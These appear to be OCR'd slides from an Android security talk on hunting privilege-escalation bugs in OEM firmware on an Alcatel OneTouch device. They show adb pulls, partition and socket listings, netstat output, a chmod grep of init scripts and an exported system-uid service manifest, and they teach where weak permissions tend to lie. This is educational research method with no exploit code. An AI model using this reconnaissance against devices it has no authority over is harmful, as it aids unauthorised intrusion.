
system — bash — 80×24

```
Last login: Thu Jul 30 15:25:28 on ttys005
Retina:~ jcase$ mkdir onetouch
Retina:~ jcase$ cd onetouch/
Retina:onetouch jcase$ mkdir system
Retina:onetouch jcase$ cd system/
Retina:system jcase$ adb pull /system
pull: building file list...
pull: /system/app/custpack/VideoPlayer.odex -> ./app/custpack/VideoPlayer.odex
pull: /system/app/custpack/VideoPlayer.apk -> ./app/custpack/VideoPlayer.apk
pull: /system/app/custpack/PinyinIME.odex -> ./app/custpack/PinyinIME.odex
pull: /system/app/custpack/PinyinIME.apk -> ./app/custpack/PinyinIME.apk
pull: /system/app/custpack/OpenWnn.odex -> ./app/custpack/OpenWnn.odex
pull: /system/app/custpack/OpenWnn.apk -> ./app/custpack/OpenWnn.apk
pull: /system/app/custpack/JrdWeather.odex -> ./app/custpack/JrdWeather.odex
pull: /system/app/custpack/JrdWeather.apk -> ./app/custpack/JrdWeather.apk
pull: /system/app/custpack/JrdTorch.odex -> ./app/custpack/JrdTorch.odex
pull: /system/app/custpack/JrdTorch.apk -> ./app/custpack/JrdTorch.apk
pull: /system/app/custpack/JrdTimeTool.odex -> ./app/custpack/JrdTimeTool.odex
pull: /system/app/custpack/JrdTimeTool.apk -> ./app/custpack/JrdTimeTool.apk
pull: /system/app/custpack/JrdSetupWizard.odex -> ./app/custpack/JrdSetupWizard.
odex
pull: /system/app/custpack/JrdSetupWizard.apk -> ./app/custpack/JrdSetupWizard.a
pk
pull: /system/app/custpack/JrdNotePad2.odex -> ./app/custpack/JrdNotePad2.odex
```

FIRMWARE

Getting the goods

- app/priv-app - dalvik / apks
- bin/xbin - ELFs/scrips
- etc - scripts and stuff
- framework - dalvik / “jars”
- lib - libraries and modules
- vendor - mix of stuff




```
Retina:system jcase$ ls -1
app
bin
build.prop
etc
framework
lib
priv-app
system.ver
tts
usr
vendor
xbin
Retina:system jcase$
```

FIRMWARE

Getting the goods

- aboot - lk bootloader
- boot - main kernel/ramdisk
- modem - baseband
- recovery - recovery kernel/ramdisk
- sbl1 - secondary boot loader
- tz - trustzone



```
shell@Yaris5NA:/dev/block/platform/msm_sdcc.1/by-name $ ls
DDR
aboot
abootbk
boot
cache
custpack
fota
fsc
fsg
misc
mobile_info
modem
modemst1
modemst2
pad
persist
recovery
redbend
rpm
rpmbk
sbl1
sdi
splash
ssd
system
traceability
tunning
tz
tzbk
userdata
shell@Yaris5NA:/dev/block/platform/msm_sdcc.1/by-name $
```

WHERE TO START

My favorite starting points

- Accessible unix/tcp/udp sockets
- Insecure file system permissions
- Privileged application manifests
- Permissions added by OEMs
- Scripts/binaries ran as privileged users
- Kittens are not starting points

Meow?

SOCKETS


Getting the goods

- Get familiar with what is normal
- As with anything, target OEM additions
- Look for weak permissions on unix sockets
- Busybox's netstat is better than Android's

UNIX SOCKETS

Often ripe for abuse


- Look for unusual sockets
- Check group/owner/permission
- Nothing here sticks out to me



```
shell@YarisSNA:/ $ ls -l /dev/socket/
srw-rw---- system   system             2015-07-17 12:22 adbd
srw-rw---- root     inet               2009-01-02 13:00 cnd
srw-rw---- root     inet               2009-01-02 13:00 dnsproxyd
srw------- system   system             2009-01-02 13:00 installd
srw-rw---- root     system             2009-01-02 13:00 mdns
srw-rw-rw- root     system             2015-07-17 12:22 mpctl
srw-rw---- root     system             2009-01-02 13:00 netd
srw-rw-rw- root     root               1970-03-05 14:56 property_service
drwxrws--- media    audio              2015-07-17 12:22 qmux_audio
drwxrws--- bluetooth bluetooth           2015-07-17 12:22 qmux_bluetooth
drwxrws--- gps      gps                2015-07-17 12:22 qmux_gps
drwxrws--- radio    radio              2015-07-17 12:22 qmux_radio
srw-rw---- root     radio              2009-01-02 13:00 rild
srw-rw---- radio    system             2009-01-02 13:00 rild-debug
srw-rw---- root     system             2009-01-02 13:00 thermal-recv-client
srw-rw-rw- root     root               2009-01-02 13:00 thermal-recv-passive-client
srw-rw-rw- root     root               2009-01-02 13:00 thermal-send-client
srw-rw---- root     mount              2009-01-02 13:00 vold
srw-rw---- root     system             2009-01-02 13:00 zygote
shell@YarisSNA:/ $ 
```

NETWORK SOCKETS

Formerly ripe, now spoiled




```
ata/local/tmp/busybox-arm-pie netstat -alp
netstat: showing only processes with your user ID
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
   PID/Program name
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node PID/Program name
Path
unix  2      [ ACC ]     STREAM     LISTENING       8718 -
/dev/socket/qmux_radio/qmux_connect_socket
unix  2      [ ACC ]     STREAM     LISTENING       8720 -
/dev/socket/qmux_audio/qmux_connect_socket
unix  2      [ ACC ]     STREAM     LISTENING       8722 -
/dev/socket/qmux_bluetooth/qmux_connect_socket
unix  2      [ ACC ]     STREAM     LISTENING       8724 -
/dev/socket/qmux_gps/qmux_connect_socket
unix  2      [ ACC ]     STREAM     LISTENING       7198 -
/dev/socket/rild-debug
unix  2      [ ACC ]     STREAM     LISTENING       7201 -
/dev/socket/rild
unix  2      [ ACC ]     STREAM     LISTENING       5421 -
@jdwp-control
```

- Locally listened ports were common
- Google policy now forbids open ports by default
- Nothing here sticks out to me

FILESYSTEM CHANGES

Grep is your friend




```
Jons-Mac-Pro:etc jcase$ grep chmod *.sh
init.qcom.post_boot.sh:     chmod -h 220 /sys/devices/system/cpu/mfreq
init.qcom.post_boot.sh:     chmod -h 664 /sys/devices/system/cpu/cpu1/online
init.qcom.post_boot.sh:         chmod -h 220 /sys/devices/system/cpu/mfreq
init.qcom.post_boot.sh:         chmod -h 664 /sys/devices/system/cpu/cpu1/online
init.qcom.post_boot.sh:         chmod -h 664 /sys/devices/system/cpu/cpu2/online
init.qcom.post_boot.sh:         chmod -h 664 /sys/devices/system/cpu/cpu3/online
init.qcom.post_boot.sh:         chmod -h 664 /sys/module/msm_dcvs/cores/cpu0/slack_time_max_us
init.qcom.post_boot.sh:         chmod -h 664 /sys/module/msm_dcvs/cores/cpu0/slack_time_min_us
init.qcom.post_boot.sh:         chmod -h 664 /sys/module/msm_mpdecision/slack_time_max_us
init.qcom.post_boot.sh:         chmod -h 664 /sys/module/msm_mpdecision/slack_time_min_us
init.qcom.post_boot.sh:        chmod -h 220 /sys/devices/system/cpu/mfreq
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu1/online
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu2/online
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu3/online
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu1/online
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu2/online
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu3/online
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu1/online
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu2/online
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu3/online
init.qcom.post_boot.sh:        chmod -h 220 /sys/devices/system/cpu/mfreq
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu1/online
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu2/online
```

- Look for writes, permission changes etc in scripts, binaries and apps
- Easier if you have root or ramdisks dumped, we don't yet.
- -h was added by Qualcomm, to not follow symlinks, my fault.

ANDROID PERMISSIONS

Dangerous is fun



AndroidManifest.xml

```xml
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:sharedUserId="
android.uid.system" package="com.dsi.ant.server">
    <application android:icon="@drawable/icon" android:label="@string/app_name" android:
    permission="com.dsi.ant.permission.ANTRADIO" android:process="system">
        <service android:exported="true" android:name=".AntService">
            <intent-filter>
                <action android:name="com.dsi.ant.server.IAntHal"/>
                <action android:name="com.dsi.ant.intent.request.SERVICE_INFO"/>
            </intent-filter>
            <meta-data android:name="ANT_AdapterType" android:value="built-in"/>
        </service>
        <receiver android:enabled="true" android:exported="false" android:label="
        BootCompletedReceiver" android:name="com.dsi.ant.server.startup.BootCompletedReceiver">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
            </intent-filter>
        </receiver>
